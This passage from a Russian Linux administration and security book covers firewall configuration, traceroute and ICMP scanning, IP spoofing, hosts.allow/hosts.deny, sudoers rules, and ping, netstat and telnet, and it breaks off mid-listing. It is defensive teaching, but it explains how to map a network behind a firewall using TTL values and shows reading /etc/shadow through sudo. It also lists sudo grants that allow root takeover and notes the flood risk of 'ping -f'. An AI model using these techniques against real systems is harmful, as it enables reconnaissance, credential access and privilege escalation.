Основная задача, которую решает сетевой экран, — запрет доступа к заведомо закрытым ресурсам. Но существуют открытые ресурсы. Например, если необходимо, чтобы веб-сервер был доступен пользователям Интернета, то сетевой экран не сможет защитить от взлома через ошибки в сценариях на веб-сервере.

Обычно сетевые экраны разрешают любые подключения из сети во внешний мир, но запрещают соединения из внешнего мира во внутренний. Это значит, что стучаться в дверь бесполезно. Но если внутрь забросить троян, то он сможет установить соединение с внешним миром. От этого уже никуда не денешься, потому что хоть что-то, но должно быть разрешено, иначе сеть становится изолированной.

Таким образом действуют ботнеты — они как вирусы заражают компьютеры и подключаются к внешнему миру для получения команд.

В крупных компаниях в одной сети может быть несколько серверов. Я только в одной фирме и в кино видел, как администраторы для управления каждым из них работают за несколькими мониторами и клавиатурами одновременно. В реальной жизни специалисты слишком ленивы, да и однообразный труд утомляет, поэтому они сидят только за одним компьютером, а для подключения к серверам используют удаленное соединение.

Правда, у меня в офисе два системных блока. Один из них я использую для работы, а на другом открыты удаленные соединения с серверами. Можно было бы обойтись и одним, но мне удобнее держать два. Но это так, отступление от реальности...

4.11.2. Безопасный Интернет

Интернет не будет безопасным, пока нельзя четко установить принадлежность пакета. Любое поле IP-пакета можно подделать, и сервер никогда не сможет определить подлинность данных. Мы не можем гарантировать спокойную жизнь, пока не можем четко знать источник и конкретного человека. С другой стороны, изменение ситуации может повлиять на нашу свободу.

В особо важных сетях должны пресекаться любые разведывательные действия — например, использование сканеров портов, трассировка сети и др., чтобы злоумышленник знал о сети как можно меньше.

Что такое трассировка? В сети каждый пакет проходит по определенному пути. При необходимости перенаправления такой пакет обязательно проходит через маршрутизаторы, которые доставляют его в нужные сети. Но если в устройство, обеспечивающее межсетевую совместимость, закралась ошибка, то пакет может навечно заблудиться. Чтобы этого не произошло, в заголовке IP-пакета есть поле TTL (Time To Live, время жизни). Отправитель пакета устанавливает в это поле определенное число, а каждый маршрутизатор уменьшает счетчик ретрансляций. Если значение TTL становится равным нулю, то пакет считается потерявшимся и уничтожается, а отправителю посылается сообщение о недостижимости хоста.

Эту особенность стали использовать для диагностики сети, чтобы узнать маршрут, по которому проходит пакет. Как это работает? В большинстве случаев каждый запрос идет до адресата одним и тем же путем. На пакет, отправленный со значением TTL, равным 1, первый же маршрутизатор ответит ошибкой, и по полученному отклику можно узнать его адрес. Следующая посылка идет с TTL, равным 2. В ответ на это ошибку вернет второй маршрутизатор. Таким образом можно узнать, через какие узлы проходят запросы к адресату.

Сетевой экран должен уничтожать любые пакеты с TTL, равным 1. Это защищает сеть, но явно указывает на наличие брандмауэра. Пакет с реальным значением TTL дойдет до адресата, а если команда `traceroute` выдала ошибку, то это значит, что на пути следования пакета есть брандмауэр, который запрещает трассировку.

Для выполнения трассировки в ОС Linux нужно выполнить команду `traceroute` с ключом `-I`, указав имя хоста. Например:

```
traceroute -I redhat.com
```

В ОС Windows есть аналогичная команда `tracert`, и в ней достаточно задать имя узла или IP-адрес, который нужно трассировать, без использования дополнительных ключей.

При выполнении команды на экране начнут появляться адреса промежуточных маршрутизаторов, через которые проходит пакет. Например, результат может быть следующим:

```
traceroute to redhat.com (xxx.xxx.xxx.xxx)? 30 hops max, 38 byte packets
1   218 ms 501 ms 219 ms  RDN11-f200.101.transtelecom.net [217.150.37.34]
2   312 ms 259 ms 259 ms  sl-gw10-sto-5-2.sprintlink.net [80.77.97.93]
...
...
```

```
17   638 ms 839 ms 479 ms  216.140.3.38
18     *      *      *     Request timed out.
```

Если сетевой экран пропускает ICMP-пакеты, то сканирование можно провести с помощью `traceroute`. Возможно, появится сообщение об ошибке. В нашем случае строка 18 сообщает о превышении времени ожидания ответа. Это означает, что пакет отправлен, но сервер отбросил запрос, а, значит, вероятнее всего пакет с TTL, равным 18, был уничтожен без предупреждения и информирования отправителя, и мы не можем узнать IP-адрес этого хоста.

Для сканирования этой сети за пределами брандмауэра достаточно выполнить команду соединения с компьютерами внутри сети с TTL, равным 19. Во время трассировки мы увидим первые 17 ответов, 18-й пропадет, а 19-й пройдет дальше в сеть, потому что на сетевом экране такой пакет появится с TTL, равным 2, и не будет удален, а вот в локальной сети первый же маршрутизатор вернет ошибку.

Протокол ICMP очень удобен, потому что если он разрешен и работает, то вы в любой момент можете узнать, работает ли сейчас ваш сервер, просто отправив такой запрос. Если ответ вернулся, значит сервер доступен. Но хакеры могут использовать этот протокол и для сканирования. Достаточно просто отправить сотни пакетов на разные IP-адреса и посмотреть, какие вернутся. По ответам можно будет узнать, какие IP реальные и в текущий момент работающие, и уже в зависимости от этого предпринимать какие-то действия.

Внутреннюю сеть можно просканировать и через DNS-сервер, если он находится внутри нее и доступен для всеобщего использования. Но это уже отдельная история, не касающаяся сетевого экрана.

4.11.3. Дополнительная защита

Помимо фильтров на основе определенных администратором правил в сетевом экране может быть реализовано несколько дополнительных защитных механизмов, которые работают вне зависимости от вашей конфигурации или могут включаться специальными опциями.

Одним из популярных методов обхода брандмауэра и проведения атаки является фальсификация IP-адреса отправителя. Например, у хакера может быть адрес 100.1.1.1, но с него запрещено подключаться к сервису FTP. Чтобы получить доступ, хакер может послать пакеты, в которых в качестве отправителя указан, например, 100.2.2.2, с которого доступ разрешен.

Но это еще не все. Просто воспользовавшись чужим именем, хакер ничего не добьется — он не увидит отклика сервера (рис. 4.3). Чтобы хакер смог получить ответ на свой запрос, в IP-пакет должна быть добавлена специальная информация, по которой сервер найдет реальный адрес хакера 100.1.1.1.

Современные сетевые экраны (в том числе и поставляемые с Linux) легко определяют подделку и блокируют такие пакеты.




Рис. 4.3. Подмена IP-адреса

4.12. Запрет и разрешение хостов

Работа с iptables может показаться сложной, потому что требует знания необходимых портов, но этот способ наиболее надежный, и для построения реальной защиты рекомендуется использовать именно его. А вот для решения простых задач есть другой метод — использование файлов /etc/hosts.allow и /etc/hosts.deny. Первый файл содержит записи хостов, которым разрешен доступ в систему, а во втором прописаны запреты.

При подключении к серверу файлы проверяются следующим образом:

1. Если соответствие обнаружено в файле hosts.allow, то доступ разрешен, и файл hosts.deny не проверяется.
2. Если в файле hosts.deny найдена запись, то доступ запрещен.
3. Если нет ни одной подходящей записи в обоих файлах, то доступ по умолчанию разрешен.

Удобство использования этих файлов заключается в том, что в них нужно указывать сервисы, требующие ограничения доступа. Это делается в виде строк следующего вида:

```
сервис: хост
```

Строка состоит из двух параметров, разделенных двоеточием. Первым указывается имя сервиса (или их список, разделенный запятыми), доступ к которому нужно ограничить. Второй — это адреса (для файла /etc/hosts.allow — разрешенные, а для /etc/hosts.deny — запрещенные), разделенные запятыми. В качестве параметров можно использовать ключевое слово ALL, которое соответствует любому адресу или сервису.

Рассмотрим пример конфигурирования файла. Для начала закроем любой доступ. Для этого в файле /etc/hosts.deny нужно прописать запрет для всех пользователей на любые сервисы. Для этого добавляем строку `ALL: ALL`. В результате ваш файл будет выглядеть следующим образом:

```
# hosts.deny   This file describes the names of the hosts which are
#              *not* allowed to use the local INET services, as decided
#              by the '/usr/sbin/tcpd' server.
#
# The portmap line is redundant, but it is left to remind you that
# the new secure portmap uses hosts.deny and hosts.allow.  In particular
# you should know that NFS uses portmap!

ALL: ALL
```

Теперь в файле hosts.allow санкционируем только следующий доступ:

- компьютеру с адресом 192.168.1.1 разрешено подключение ко всем сервисам;
- с ftpd-сервисом могут работать только компьютеры с адресами 192.168.1.2 и 192.168.1.3.

```
# hosts.allow  This file describes the names of the hosts
#              which are allowed to use the local INET services,
#              as decided by the '/usr/sbin/tcpd' server.
#

ALL: 192.168.1.1
ftpd: 192.168.1.2, 192.168.1.3
```

Если вам нужно позволить доступ к какому-либо сервису целой сети, то можно указать неполный адрес:

```
ftpd: 192.168.1.
```

Эта строка разрешает доступ к ftpd-сервису всем компьютерам сети 192.168.1.*x* (последнее число адреса не указано, значит, оно может быть любым).

Как видите, использовать файлы /etc/hosts.allow и /etc/hosts.deny намного проще, потому что не требуется прописывать правила для входящих и исходящих пакетов. Но возможности этих файлов слишком ограничены, и любой сетевой экран позволяет осуществлять куда более тонкие настройки.

Я рекомендую использовать файлы /etc/hosts.allow и /etc/hosts.deny для решения временных проблем безопасности. Если в каком-либо сервисе найдена уязвимость, то

его легко обойти через установки в файле /etc/hosts.deny. Если вы заметили попытку атаки с какого-нибудь IP-адреса, запретите на пару часов любые подключения с него, но, опять же, используя файл /etc/hosts.deny.

Почему нежелательно играть с цепочками сетевого экрана? Случайное удаление или добавление ошибочной записи может нарушить работу сервера или понизить его безопасность. Именно поэтому я не рекомендую устанавливать в сетевом экране временные правила.

4.13. Советы по конфигурированию брандмауэра

Конфигурирование сетевого экрана достаточно индивидуально и зависит от конкретных задач, решаемых сервером. Но я все же дам некоторые рекомендации, которым надо следовать во время настройки:

- изначально необходимо все запретить. К хорошему быстро привыкаешь, и если открыть что-то лишнее, то потом отучить пользователей будет трудно, и процесс закрытия сервиса станет проходить с большими сложностями;
- если есть возможность, необходимо запретить все типы ICMP-сообщений. Мы еще не раз будем говорить об опасности сканирования сети с помощью ICMP-пакетов;
- запретить доступ к порту 111. На нем работает portmapper, который необходим для удаленного вызова процедур (RPC, Remote Procedure Call) на сервере и получения результата. С помощью утилиты `rpcinfo` хакер может узнать, какие RPC-сервисы работают на вашем сервере. Например, выполните следующую команду:

  ```
  rpcinfo -p localhost
  ```

  Результатом будет примерно следующее:

  ```
  Program vers proto   port
  100000    2   tcp    111  portmapper
  100000    2   udp    111  portmapper
  100024    1   udp  32768  status
  100024    1   tcp  32768  status
  391002    2   tcp  32769  sgi_fam
  ```

  Как видите, одна команда может сообщить весьма большое количество информации, поэтому 111-й порт необходимо закрыть;
- для облегчения управления доступом к портам разделите открытые ресурсы на две категории:
  - для всеобщего просмотра, в том числе и пользователями Интернета;
  - только для использования внутри сети. Например, сервисы, такие как ftp и telnet, несут в себе опасность, потому что позволяют закачивать файлы на

сервер и выполнять на нем команды. Если пользователям Интернета нет необходимости в этих службах, то следует их явно запретить для внешних подключений.

4.14. Повышение привилегий

В заключение рассмотрения темы безопасности необходимо подробно познакомиться с командой sudo, которая позволяет выполнять программы от имени другого пользователя.

Мы уже говорили в *разд. 2.7*, что нельзя работать в системе под учетной записью администратора. Это опасно по следующим причинам:

- программы, запущенные вами таким образом, работают с правами администратора. При наличии уязвимости хакер сможет воспользоваться ею для получения полных прав;
- ошибки ввода какой-либо команды могут нарушить работу всей системы. А оплошности бывают часто, потому что в ОС Linux поддерживаются достаточно мощные возможности.

Если у вас в системе нет пользователя, не обладающего правами администратора, то добавьте его сейчас (см. *разд. 4.3*). Теперь войдите в систему под его учетной записью и попробуйте просмотреть файл /etc/shadow, например, с помощью следующей команды:

```
cat /etc/shadow
```

В ответ на это вы должны получить сообщение о недостатке прав доступа. Теперь выполните ту же команду через sudo:

```
sudo cat /etc/shadow
```

Вы увидите сообщение, что ваша учетная запись отсутствует в файле /etc/sudoers, в котором прописываются разрешения на использование команды sudo. Этот файл можно просматривать, но не желательно впрямую редактировать, чтобы избежать проблемы конкурентного доступа. Дело в том, что вы с правами sudo должны модифицировать файл конфигурации прав выполнения sudo, т. е. вы модифицируете права доступа в файле, который вам предоставляет эти права. Даже звучит запутанно, и система тоже может запутаться. Но главная проблема может возникнуть, если еще и допустить ошибку.

Чтобы избежать проблем, для редактирования нужно использовать команду visudo. Она запустит текстовый редактор nano (это поведение по умолчанию в Ubuntu). Какой редактор запускать — можно настроить, и в CentOS, кажется, по умолчанию запускается vi. После редактирования произойдет проверка синтаксиса, и таким образом мы сможем обезопасить себя от возможных проблем. Пример содержимого этого конфигурационного файла приведен в листинге 4.2.

Листинг 4.2. Содержимое конфигурационного файла /etc/sudoers

```
# User privilege specification
root        ALL=(ALL) ALL

# Uncomment to allow people in group wheel to run all commands
# %wheel        ALL=(ALL)       ALL

# Same thing without a password
# %wheel        ALL=(ALL)       NOPASSWD: ALL

# Samples
# %users  ALL=/sbin/mount /cdrom,/sbin/umount /cdrom
# %users  localhost=/sbin/shutdown -h now
```

В этом файле только одна строка без комментария:

```
root        ALL=(ALL)   ALL
```

Она состоит из трех параметров:

- имя — пользователь (или группа), которому разрешено выполнять определенную команду. Я рекомендую указывать конкретных пользователей. Хакер может стать участником группы и, не обладая при этом частными привилегиями, получит доступ к выполнению опасных команд;
- компьютер — имя машины, на которой можно выполнять команду от лица администратора;
- команды, которые разрешено выполнять указанному пользователю (указываются после знака «равно»).

Итак, чтобы пользователь смог просмотреть файл /etc/shadow, необходимо прописать соответствующее право. В моей системе есть простой пользователь с именем robert. Для него я добавляю в файл /etc/sudoers следующую запись:

```
robert        ALL=ALL
```

Теперь пользователь robert сможет выполнять с помощью `sudo` любые администраторские задачи. Проверьте это, повторив выполнение команды:

```
sudo cat /etc/shadow
```

На этот раз все должно пройти успешно — на экране появится приглашение ввести пароль администратора для выполнения команды.

Но разрешение выполнения абсолютно всех команд не соответствует принципам построения безопасной системы. Необходимо вводить определенные ограничения.

Обслуживать сервер, который обрабатывает ежедневно множество подключений пользователей и на котором работают разные сервисы, в одиночку очень сложно. Чаще в этом участвует множество людей. Один отвечает за саму систему, другой занимается поддержкой веб-сервера, третий настраивает базу данных MySQL.

Давать трем администраторам полные права не имеет смысла — необходимо разрешить каждому выполнять только те команды, которые требуются для реализации поставленных задач. Таким образом, нужно четко прописывать права для конкретного пользователя.

```
robert      ALL=/bin/cat /etc/shadow
```

Обратите внимание, что я указываю полный путь к программе `cat` (напоминаю, его можно узнать с помощью команды `which`), — это необходимо, иначе вместо результата, полученного по разрешенной команде, пользователь `robert` увидит сообщение об ошибке в конфигурации.

Допустим, вы хотите расширить права пользователя и позволить ему не только просматривать файл паролей, но и монтировать компакт-диск (CD-ROM). Для этого изменяем строку, добавляя разрешение на выполнение команды `mount`:

```
robert      ALL=/bin/cat /etc/shadow, /bin/mount
```

Обратите внимание, что в случае с доступом к файлу **/etc/shadow** мы дали добро только на его просмотр, явно указав утилиту `cat` с параметром в виде пути к файлу с паролями. Это логично, ведь нет смысла изменять его, когда для этого существует команда `passwd`. Можно задать просто разрешение на выполнение команды `cat`:

```
robert      ALL=/bin/cat, /bin/mount
```

Но в этом случае пользователь robert сможет от имени root просматривать любые файлы в системе, включая те, которые не должны быть ему видны.

Для команды `mount` мы не указываем ничего, кроме нее самой. Таким образом, пользователь сам может варьировать ее параметры. Если явно указать в качестве аргумента CD-ROM, то пользователь сможет монтировать именно это устройство:

```
robert ALL=/bin/cat /etc/shadow, /bin/mount /dev/cdrom
```

В рассмотренных примерах вместо имени компьютера я всегда применял ключевое слово `ALL`, что соответствует любой машине. Тем не менее, тут желательно указывать конкретный компьютер, к которому относится та или иная запись. Чаще всего это локальный сервер.

С помощью утилиты `sudo` можно выполнять команды от лица различных пользователей. Для этого используется ключ `-u`. Например, следующая команда пытается просмотреть файл паролей от имени пользователя flenov:

```
sudo –u flenov cat /etc/shadow
```

Если пользователь не указан, то программа `sudo` по умолчанию запрашивает пароль текущего пользователя. Это не очень удобно, т. к. придется сообщить пароль администратора пользователю с учетной записью robert. В нашем случае под администратором не имеется в виду root-пользователь, это может быть кто-либо другой, кто может выполнять команду `sudo`. При этом теряется смысл в построении такой сложной системы безопасности — ведь зная пароль другого пользователя, пользователь сможет зарегистрироваться в системе как администратор и сделать все, что угодно.

Желательно не передавать никому пароль администратора. Используйте пароли других учетных записей, которым разрешена работа с необходимыми файлами и программами. В этом случае придется указывать конкретное имя пользователя, которое назначил администратор для выполнения команды.

Еще один способ сохранить пароль администратора — разрешить пользователю выполнять команды без аутентификации. Для этого необходимо между знаком равенства и списком разрешенных команд добавить ключевое слово NOPASSWD и двоеточие. Например:

```
robert  ALL=NOPASSWD:/bin/cat /etc/shadow, /bin/mount /dev/cdrom
```

Теперь при выполнении команды sudo пароль вообще запрашиваться не будет. Это не совсем безопасно, если вы не указываете необходимые команды, а лишь ключевое слово ALL:

```
robert        ALL=NOPASSWD:ALL
```

И если хакер получит доступ к учетной записи robert, то сможет с помощью команды sudo выполнять в системе любые команды. Если же вы указываете возможные директивы, то опасность взлома системы уменьшается в зависимости от того, насколько опасные команды вы разрешаете выполнять пользователю robert, и в какой мере защищена эта учетная запись (длина и сложность пароля, прилежность владельца и т. д.).

С помощью утилиты sudo можно предоставить доступ для корректировки файлов, но я никогда не делегирую возможность корректировки конфигурационных файлов с помощью редакторов.

К потенциально опасным командам, которые нежелательно предоставлять для выполнения с правами root другим пользователям, относятся:

- редактирование файлов — позволяет злоумышленнику изменить любой конфигурационный файл, а не тот, что вы задали;
- chmod — дает возможность хакеру понизить права доступа на конфигурационный файл и после этого редактировать его даже с правами гостя;
- useradd — добавляет учетные записи. Если хакер создаст пользователя с ID, равным нулю, то он получит полные права в системе;
- mount — позволяет монтировать устройства. Прописывайте в конфигурационном файле конкретные устройства и доверяйте эту команду только проверенным пользователям. Если хакер смонтирует устройство со своими программами, которые будут содержать SUID-биты или троянские программы, то он сможет получить в свое распоряжение всю систему;
- chgrp и chown — санкционируют смену владельца файла или группы. Изменив владельца файла паролей на себя, хакер сможет легко его прочитать или даже изменить.

Версии sudo от 1.5.7 до 1.6.5.p2 содержали ошибку выделения памяти. Хакер мог воспользоваться этим для выполнения атаки переполнения стека. Проверьте вашу версию, вызвав команду sudo с ключом -V. Если вы являетесь администратором, то

увидите на экране подробную информацию о программе, вроде приведенной в листинге 4.3.

Листинг 4.3. Информация о программе sudo

```
Sudo version 1.6.5p2

Authentication methods: 'pam'
Syslog facility if syslog is being used for logging: authpriv
Syslog priority to use when user authenticates successfully: notice
Syslog priority to use when user authenticates unsuccessfully: alert
Ignore '.' in $PATH
Send mail if the user is not in sudoers
Use a separate timestamp for each user/tty combo
Lecture user the first time they run sudo
Require users to authenticate by default
Root may run sudo
Allow some information gathering to give useful error messages
Visudo will honor the EDITOR environment variable
Set the LOGNAME and USER environment variables
Length at which to wrap log file lines (0 for no wrap): 80
Authentication timestamp timeout: 5 minutes
Password prompt timeout: 5 minutes
Number of tries to enter a password: 3
Umask to use or 0777 to use user's: 022
Path to mail program: /usr/sbin/sendmail
Flags for mail program: -t
Address to send mail to: root
Subject line for mail messages: *** SECURITY information for %h ***
Incorrect password message: Sorry, try again.
Path to authentication timestamp dir: /var/run/sudo
Default password prompt: Password:
Default user to run commands as: root
Path to the editor for use by visudo: /bin/vi
Environment variables to check for sanity:
        LANGUAGE
        LANG
        LC_*
Environment variables to remove:
        BASH_ENV
        ENV
        TERMCAP
        ...
        ...
When to require a password for 'list' pseudocommand: any
When to require a password for 'verify' pseudocommand: all
Local IP address and netmask pairs:
        192.168.77.1 / 0xffffff00
```

```
Default table of environment variables to clear
        BASH_ENV
        ENV
        TERMCAP
        ...
        ...
Default table of environment variables to sanity check
        LANGUAGE
        LANG
        LC_*
```


Я не стал приводить результат выполнения команды полностью, но основную информацию здесь можно увидеть. Вначале нам сообщается версия программы `sudo` — в нашем случае это `1.6.5.p2`. Наиболее интересными в этом листинге являются следующие три строки:

```
Authentication timestamp timeout: 5 minutes
Password prompt timeout: 5 minutes
Number of tries to enter a password: 3
```

В первой строке указывается время сохранения пароля в кэше. В нашем случае это 5 минут. Если пользователь в течение этого времени снова выполнит команду `sudo`, то повторно аутентификация проводиться не будет.

Следующая строка указывает время ожидания ввода пароля, а последняя — количество попыток его задать. Если за этот период верный пароль не будет указан, работа программы прервется.

ГЛАВА 5



Администрирование

В этой главе мы рассмотрим вопросы, с которыми администраторы Linux-систем ежедневно сталкиваются в своей работе. Нам предстоит познакомиться со множеством команд Linux, научиться их использовать и узнать немало полезного о системе.

Но изучением команд мы не ограничимся, потому что иначе книга превратится в перевод руководства по Linux. Чтобы этого не случилось, я постарался подобрать готовые решения задач, которые мне самому приходится выполнять в повседневной жизни. Я понимаю, что все объять в одной книге не получится, но надеюсь, что материалы этой главы помогут вам найти ответы на многие вопросы и избавиться хотя бы от части проблем.

5.1. Полезные команды для сетевых соединений

Для начала познакомимся с некоторыми программами и командами, которые позволят вам упростить администрирование и сделать его эффективнее. И начнем мы с команд, необходимых для понимания последующего материала.

Я только однажды работал чисто системным администратором, а все остальное время занимаюсь программированием, и очень часто мне приходится поддерживать и сайты. Когда я занимался разработкой сайтов Sony, то в случае проблем все бежали ко мне, а не к администраторам, потому что я могу диагностировать проблему не только с точки зрения администратора, но и программиста.

И когда что-то происходит с сервером, то очень часто приходится проверять первым делом сетевое соединение: нет ли проблем связи с серверами приложений, доступна ли база данных и т. д. Команды работы с сетью, наверное, самые популярные.

5.1.1. *ping*

Одна из часто используемых администраторами команд — `ping`. Она посылает ICMP-пакеты в виде эхо-запросов на указанную систему для определения пропускной способности сети. О таких запросах мы уже говорили, когда рассматривали сетевой экран (см. *разд. 4.10*).

Например, выполните команду: `ping 195.18.1.41`, и в ответ вы получите информацию примерно такого вида:

```
PING 195.18.1.41 (195.18.1.41) from 195.18.1.41 : 56(84) bytes of data.
64 bytes from 195.18.1.41: icmp_seq=1 ttl=64 time=0.102 ms
64 bytes from 195.18.1.41: icmp_seq=2 ttl=64 time=0.094 ms
64 bytes from 195.18.1.41: icmp_seq=3 ttl=64 time=0.094 ms
64 bytes from 195.18.1.41: icmp_seq=4 ttl=64 time=0.095 ms
--- 195.18.1.41 ping statistics ---
4 packets transmitted, 4 received, 0% loss, time 3013ms
rtt min/avg/max/mdev = 0.094/0.096/0.102/0.007 ms
```

В этой команде IP-адрес можно заменить любым адресом в вашей сети или в Интернете, например:

```
ping microsoft.com
```

Первая строка — информационная, в ней отображается IP-адрес компьютера, с которым будет происходить обмен сообщениями (если вы указали символьное имя хоста, то простой командой `ping` можно узнать его IP-адрес). В конце строки указан размер пакетов данных, которые будут отправляться.

Следом на экране начнут появляться строки вида:

```
64 bytes from 195.18.1.41: icmp_seq=1 ttl=64 time=0.102 ms
```

Отсюда мы узнаем, что с адреса 195.18.1.41 было получено 64 байта. После двоеточия отображаются следующие параметры:

- `icmp_seq` — номер пакета. Это значение должно последовательно увеличиваться на единицу. Если какой-либо номер отсутствует, то это означает, что пакет потерялся в Интернете и не дошел до адресата, или ответ не вернулся к вам. Это может происходить из-за неустойчивой работы оборудования, плохого кабельного соединения или в случае, когда один из маршрутизаторов в сети между компьютерами выбрал неправильный путь, и пакет не достиг места назначения;
- `ttl` — время жизни пакета. При отправке пакета ему отводится определенное время жизни, которое задается целым числом. По умолчанию в большинстве версий `ttl` равен 64, но это значение может быть изменено. Каждый маршрутизатор при передаче пакета уменьшает значение `ttl` на единицу. Когда оно становится равным нулю, пакет считается заблудившимся и уничтожается. Таким образом, по этому значению можно приблизительно сказать, сколько маршрутизаторов встретилось на пути;
- `time` — время, затраченное на ожидание ответа. По этому параметру можно судить о скорости связи и ее стабильности, если значение параметра не сильно

изменяется от пакета к пакету. Но учитывайте, что время, затраченное на отправку и получение первого пакета, почти всегда выше, особенно при указании имени, а не IP. Это связано с затратами на поиск в базе DNS. Все остальные пакеты должны идти равномерно.

Если ответ на какой-нибудь запрос не был получен, то вы увидите сообщение о его потере. Дождитесь, пока программа не отправит 7–10 пакетов, чтобы по их параметрам оценить качество связи, после чего можно прервать сеанс нажатием комбинации клавиш <Ctrl>+<C>. В результате вы увидите краткую статистику обмена сообщениями: количество отправленных, полученных и потерянных пакетов, а также минимальное, среднее и максимальное время обмена пакетами.

Вот основные параметры, которые можно использовать в команде `ping`:

- `-c n` — завершение работы после отправки (и приема) `n` пакетов. Например, вы хотите послать пять запросов, тогда команда будет выглядеть следующим образом:

  ```
  ping -c 5 195.10.14.18
  ```

- `-f` — форсированная передача. Например, вам нужно быстро отправить 50 запросов, тогда команда будет выглядеть так:

  ```
  ping -f -c 50 195.10.14.18
  ```

  Имейте при этом в виду, что ключ `-f` в сочетании с большим количеством пакетов значительного размера может сильно загрузить сеть и компьютер получателя, а в некоторых системах даже привести к временному отказу от обслуживания;

- `-s n` — размер пакета. Например, если вы хотите отправить пакет размером в 1000 байтов, команда должна выглядеть так:

  ```
  ping -s 1000 195.10.14.18
  ```

  В некоторых старых версиях ОС были ошибки, и при получении слишком большого пакета система зависала. В настоящее время погрешности такого рода отсутствуют, и встретить подобную систему в Интернете сложно.

Это наиболее часто используемые параметры. Дополнительную информацию по команде можно получить в справочной системе, выполнив команду: `man ping`.

> ***Внимание!***
>
> Не каждый сервер отзывается на эхо-запросы. В некоторых системах сетевой экран может быть настроен так, чтобы не пропускать ICMP-трафик, и тогда ответа не будет, хотя реально сервер работает в нормальном режиме и пакеты другого типа может воспринимать без проблем.

5.1.2. *netstat*

Эта команда показывает текущие подключения к компьютеру. Результат ее выполнения имеет примерно следующий вид:

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address    Foreign Address      State
```

```
tcp        0      0 FlenovM:ftp      192.168.77.10:3962  ESTABLISHED
tcp        0      0 FlenovM:ftp-data 192.168.77.10:3964  TIME_WAIT
```

Информация представлена в виде таблицы. Давайте рассмотрим ее колонки:

- `Proto` — базовый протокол, который использовался для соединения. Чаще всего здесь можно видеть `unix` или `tcp`;
- `Recv-Q` — количество байтов, не скопированных пользовательской программой из очереди;
- `Send-Q` — количество байтов в очереди на отправку удаленному компьютеру;
- `Local Address` — локальный адрес формата `компьютер:порт`. В качестве порта может использоваться как символьное имя, так и число. В приведенном примере в первой строке показан порт `ftp`, что соответствует числу 21;
- `Foreign Address` — удаленный адрес в формате `IP:порт`;
- `State` — состояние соединения.

У этой команды множество дополнительных параметров, и полное их описание можно увидеть в файле справки, набрав команду: `man netstat`.

В случае непредвиденной ситуации и подозрения на проникновение в систему извне, вы с помощью этой команды сможете определить, через какой сервис произошло вторжение, и что хакер в текущий момент может использовать. Например, если злоумышленник пробрался через FTP, то он, скорее всего, работает с файлами и может закачивать свои программы для дальнейшего взлома или удалять системные файлы (это зависит от прав доступа).

5.1.3. *telnet*

Мощность Linux и ее текстовой консоли заключается в том, что вы можете выполнять все действия не только сидя непосредственно за терминалом, но и удаленно, за тысячи километров. Нужно лишь подключиться к компьютеру на порт Telnet-сервера с помощью Telnet-клиента, и можно считать, что вы в системе, и к вашим услугам мощности производительной техники, которая может быть недоступна домашнему пользователю.

В Windows очень мало утилит, способных работать в командной строке, поэтому в этой ОС необходим и широко используется графический режим. Да и сама командная строка в Windows стала более или менее продвинутой совсем недавно (с появлением PowerShell). Для решения этой проблемы был создан терминальный доступ, который позволяет на клиентской машине видеть экран сервера и работать с ним так, как будто вы сидите непосредственно перед ним. Но этот метод отнимает слишком много трафика и очень неудобен на медленных каналах связи.

Командная строка Linux по сравнению с графическим режимом практически не расходует трафик и может приемлемо работать даже по самым медленным каналам — например, по соединениям GPRS сотового телефона или с домашнего модема, где скорость достаточно мала.

Как вы уже поняли, программное обеспечение Telnet состоит из серверной и клиентской частей. При запуске Telnet-сервера открывается порт 23, к которому можно подключиться с клиентского компьютера и выполнять любые команды, которые позволяет удаленный сервер.

Но это еще не все — с помощью Telnet-клиента можно подсоединяться и к любому сервису, протокол которого является текстовым (т. е. команды читаемы и представляют собой текст). Например, можно подключиться на порт 25 и прямо из командной строки отправить E-mail-сообщение, подавая команды SMTP-сервера.

Если у вас есть установленный FTP-сервер, то уже сейчас вы можете выполнить команду:

```
telnet localhost 21
```

Первый параметр здесь — это `localhost`, потому что я подразумеваю, что вы подключаетесь к локальному FTP-серверу. Если вы хотите работать с удаленным компьютером, то укажите его адрес. В качестве второго параметра указывается номер порта. Сервер FTP принимает управляющие команды на порту 21, поэтому я указал это число.

Я рекомендую применять Telnet-клиент только для отладки различных сервисов, но не для управления реальным компьютером. Поэтому на всех «боевых» серверах отключайте сервер Telnet. Он небезопасен, потому что данные при Telnet-управлении передаются в открытом виде и могут быть перехвачены. Все попытки сделать Telnet защищенным заканчивались неудачно и не приводили к желаемому результату. Один из относительно безопасных вариантов использования Telnet — это подключение через канал шифрования OpenSSL (от Secure Socket Layer, протокол защищенных сокетов). Но наибольшую популярность получило управление сервером через протокол SSH (OpenSSH, Open Secure Shell), который мы рассмотрим позже, в *разд. 5.3*.

Таким образом, Telnet-клиент в системе необходим, а Telnet-сервер, если он у вас установлен, следует срочно удалить и забыть как страшный сон.

Если вы все же решили использовать Telnet-сервер, то это необходимо делать только через протокол для безопасной связи по сети с применением открытых и секретных ключей (см. *разд. 5.2*). Тогда весь трафик будет шифроваться.

Если у вас установлен Telnet-сервер, то попробуйте сейчас подключиться к нему, используя команду: `telnet localhost`. Если сервер запущен, и подключение разрешено сетевым экраном, то перед вами появятся сообщения примерно такого вида:

```
